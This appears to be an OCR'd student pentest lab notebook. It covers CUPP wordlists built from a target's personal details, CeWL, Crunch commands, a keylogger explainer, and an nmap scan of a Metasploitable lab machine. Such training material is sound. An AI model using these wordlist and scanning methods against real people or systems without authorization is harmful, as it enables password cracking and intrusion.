
- **Generate password wordlists** based on a person's information (name, birthdate, pet, etc.).
- Helps simulate real-world password attacks during security assessments.
- Speeds up brute-force or dictionary attacks by tailoring lists.


🛠 *How It's Used:*

1. You input personal details (e.g., name, birthday, favorite color, etc.).
2. CUpp creates a wordlist with common patterns (like `John1990`, `john_dog`, `123john`, etc.).
3. That list is used in password testing (e.g., with tools like Hydra, John the Ripper, etc.).

Result:




kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
root@vbox: /home/mayur
File Actions Edit View Help
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: mayur
> Surname: patil
> Nickname: mayu
> Birthdate (DDMMYYYY): 01042004
> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name: sunu
> Child's nickname: sonu
> Child's birthdate (DDMMYYYY):
> Pet's name: kilo
> Company name: wipro
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: @#
> Do you want to add special chars at the end of words? Y/[N]:
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
34°C
Mostly sunny
Search
ENG
IN
18:55
11-04-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
root@vbox: /home/mayur
File Actions Edit View Help
> Nickname: mayu
> Birthdate (DDMMYYYY): 01042004
> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):
> Child's name: sunu
> Child's nickname: sonu
> Child's birthdate (DDMMYYYY):
> Pet's name: kilo
> Company name: wipro
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: @#
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:4567
> Leet mode? (i.e. leet = 1337) Y/[N]: n
[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to mayur.txt, counting 13663 words.
[+] Now load your pistolero with mayur.txt and shoot! Good luck!
(root® vbox)-[/home/mayur]
#
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
34°C
Mostly sunny
Search
ENG
IN
18:56
11-04-2025

CEWL: **(Custom Word List Generator)**

Why Use CEWL?

1. Create Targeted Wordlists

CEWL crawls a **target website** and grabs words (usually ones over a certain length) from it. This is useful because:

- Users often base passwords on words from their environment (like company names, slogans, or project terms).
- Default dictionary files might miss industry-specific or company-specific terms.

2. Helpful for Social Engineering

If you're doing a pentest and the company has an “About Us” page or blog, CeWL can gather those terms and build a list for you to use in brute-force or dictionary attacks

Key Loger

What is key loger?How it work

A **keylogger** (short for *keystroke logger*) is a type of surveillance software or hardware designed to **record every keystroke** made on a computer or mobile device. It can be used for **legitimate purposes** (like monitoring children or employees) or **malicious purposes**, such as stealing passwords, credit card numbers, and other sensitive data.

🔑 How Keyloggers Work

Keyloggers can be **software-based** or **hardware-based**:

💻 Software Keyloggers

These are programs installed on a computer. They usually run in the background, silently capturing keystrokes and often sending logs to an attacker.

How they work:

1. **Hooks into the OS** – It uses APIs (like Windows' SetWindowsHookEx) to monitor keyboard activity.
2. **Captures Input** – Every time you type, it logs the key pressed.
3. **Stores/Transmits Data** – The logs may be stored locally or sent to a remote server.

🔌 Hardware Keyloggers

These are physical devices placed between the keyboard and computer, often unnoticed.

How they work:

1. **Inserted Between Keyboard and Port** – Looks like a small adapter.
2. **Logs Keystrokes Internally** – It stores the keystrokes in onboard memory.

3. **Data Retrieval** – The attacker later retrieves the device to extract data.

😈 Malicious Use Cases

- **Credential theft** (logins, banking info)
- **Corporate espionage**
- **Identity theft**

🛡 How to Protect Yourself

- Use antivirus/anti-malware software
- Keep your OS and apps updated
- Be cautious of phishing emails or suspicious downloads
- Use a password manager with autofill (keyloggers can't log what you don't type)
- On public computers: don't log into sensitive accounts

Crunch: **Crunch** is a **wordlist generator** used for **password cracking** or **penetration testing**. It generates custom **wordlists (lists of potential passwords)** based on rules you define — like length, characters, patterns, etc.

It's a tool commonly used with **brute-force attacks**, where every possible password is tried until the correct one is found.


How is Crunch Used?

- `<min>` = minimum password length
- `<max>` = maximum password length
- You can also specify characters to use, patterns, and output files.

Example Commands

crunch 4 6 abcdefghijklmnopqrstuvwxyz

result:




Generate all 6-character passwords using numbers only

Example Commands

crunch 6 6 0123456789


Result:



Save to a file

Example commands : crunch 4 4 abc123 -o wordlist.txt

Result:



Exercise 4

Task: removetliy access the system connect the one network attacker and server

“nmap –v –A –T4 target ip /enter and wait the result”


Lets particaliy Perfrome activite


Step1 open the kali terminal


Step2: type the kali terminal


Step3: scan the target ip

“nmap –v –A –T4 target ip /enter and wait the result”





kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@vbox: /home/mayur
File Actions Edit View Help
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 19:48, 8.83s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.26s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Nmap scan report for 192.168.114.46
Host is up (0.00095s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.114.45
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
|_ssl-date: 2025-04-11T14:18:23+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is
no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such th
ing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9:ad90:6c8f:2f73:74af:383b:2540:8828
|_SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCO
DES, 8BITMIME, DSN
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
32°C
Partly cloudy
Search
ENG
IN
19:48
11-04-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@vbox: /home/mayur
File Actions Edit View Help
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 43320/udp mountd
| 100005 1,2,3 53457/tcp mountd
| 100021 1,3,4 39541/tcp nlockmgr
| 100021 1,3,4 46573/udp nlockmgr
| 100024 1 3385e/tcp status
|_ 100024 1 36941/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
